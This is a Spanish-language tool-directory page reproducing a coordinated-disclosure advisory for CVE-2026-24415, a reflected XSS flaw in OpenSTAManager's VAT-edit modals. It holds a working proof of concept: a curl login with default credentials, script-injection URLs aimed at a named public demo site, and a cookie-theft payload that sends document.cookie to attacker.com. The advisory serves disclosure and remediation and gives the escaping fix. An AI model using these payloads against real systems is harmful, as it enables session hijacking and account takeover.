
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-24415 — CVE-2026-24415 - OpenSTAManager Afectado por XSS en modifica_iva.php a través del parámetro righe | Kitploit
Herramientas/GitHubGitHub/lukasz-rybak/cve-2026-24415
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónAprendizaje y Educación
GitHublukasz-rybak/cve-2026-24415

CVE-2026-24415

CVE-2026-24415 - OpenSTAManager Afectado por XSS en modifica_iva.php a través del parámetro righe

Ver Repositorio
19hace 7 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    602
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    392
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    293
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    253

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2026-24415: OpenSTAManager afectado por XSS en modifica_iva.php a través del parámetro righe

Descripción general

CampoDetalles
ID CVECVE-2026-24415
GravedadMEDIA
Aviso de seguridadVer aviso
Descubierto porLukasz Rybak

Productos afectados

  • devcode-it/openstamanager (versiones: < 2.9.8)

Clasificación CWE

  • CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Detalles

Resumen

Múltiples vulnerabilidades de Cross-Site Scripting (XSS) reflejado en OpenSTAManager v2.9.8 permiten a atacantes no autenticados ejecutar código JavaScript arbitrario en el contexto de los navegadores de otros usuarios mediante parámetros de URL manipulados, lo que potencialmente conduce al secuestro de sesiones, al robo de credenciales y a acciones no autorizadas.

Parámetro vulnerable: righe (GET)

Detalles

OpenSTAManager v2.9.8 contiene múltiples vulnerabilidades de XSS reflejado en los modales de modificación de facturas, pedidos y contratos. La aplicación no sanitiza adecuadamente la entrada proporcionada por el usuario desde el parámetro GET righe antes de reflejarla en la salida HTML.

Ubicación del código vulnerable: Archivo: /modules/contratti/modals/modifica_iva.php (Línea 125)

<input type="hidden" name="righe" value="<?php echo $_GET['righe']; ?>">

El parámetro $_GET['righe'] se inserta directamente en el atributo HTML value sin ningún tipo de sanitización mediante htmlspecialchars() o funciones equivalentes. Esto permite a un atacante salir del contexto del atributo e inyectar HTML/JavaScript arbitrario.

Todos los archivos afectados:

  1. /modules/contratti/modals/modifica_iva.php - Línea 125, Línea 167
  2. /modules/preventivi/modals/modifica_iva.php - Línea 125, Línea 167
  3. /modules/fatture/modals/modifica_iva.php - Línea 121, Línea 161
  4. /modules/ddt/modals/modifica_iva.php - Línea 125, Línea 167
  5. /modules/ordini/modals/modifica_iva.php - Línea 125, Línea 167
  6. /modules/interventi/modals/modifica_iva.php - Línea 125, Línea 167

PoC

Requisitos previos:

  • Instancia en ejecución de OpenSTAManager v2.9.8
  • Credenciales de administrador válidas (usuario: admin, contraseña: admin para la instancia de prueba)

Paso 1: Iniciar sesión

curl -c cookies.txt -X POST 'http://localhost:8081/index.php?op=login' \
  -d 'username=admin&password=admin'

Paso 2: Desencadenar el XSS Navega a la siguiente URL en un navegador (o usa curl con cookies):

http://localhost:8081/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.domain)</script>

URLs probadas (todas vulnerables):

  • https://demo.osmbusiness.it/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/preventivi/modals/modifica_iva.php?righe=1"><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/fatture/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/ddt/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/ordini/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>
  • https://demo.osmbusiness.it/modules/interventi/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>



Resultado esperado: Una ventana emergente de alerta de JavaScript muestra la cookie de sesión actual, confirmando la ejecución de código.

Salida HTML (verificada en una instancia en vivo):

<input type="hidden" name="righe" value=""><script>alert(document.cookie)</script>">

Verificación:

image image

Payloads alternativos: Robo de sesión: "><script>fetch('https://attacker.com/?c='+document.cookie)</script>

Impacto

Usuarios afectados: Todos los usuarios autenticados con acceso a los módulos de contratos, facturas, presupuestos o pedidos.

Escenario de ataque:

  1. El atacante crea una URL maliciosa con un payload XSS
  2. El atacante envía la URL a la víctima por correo electrónico, chat o phishing
  3. La víctima (usuario autenticado) hace clic en el enlace
  4. El JavaScript malicioso se ejecuta en el contexto del navegador de la víctima
  5. El atacante puede:
    • Robar cookies de sesión → Toma de control total de la cuenta
    • Realizar acciones en nombre de la víctima (crear/modificar/eliminar registros)
    • Robar tokens CSRF y omitir la protección CSRF
    • Redirigir a una página de phishing
    • Inyectar un keylogger para capturar datos sensibles
    • Modificar el contenido de la página para engañar al usuario y hacer que revele sus credenciales

Corrección recomendada:

<input type="hidden" name="righe" value="<?php echo htmlspecialchars($_GET['righe'], ENT_QUOTES, 'UTF-8'); ?>">

Aplica esta corrección a todos los archivos afectados enumerados en la sección Detalles.

Referencias

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-jfgp-g7x7-j25j
  • https://nvd.nist.gov/vuln/detail/CVE-2026-24415
  • https://github.com/advisories/GHSA-jfgp-g7x7-j25j

Aviso legal

Este CVE fue divulgado de forma responsable siguiendo las prácticas de divulgación coordinada de vulnerabilidades. La información proporcionada aquí tiene fines exclusivamente educativos y defensivos.


Descargar herramienta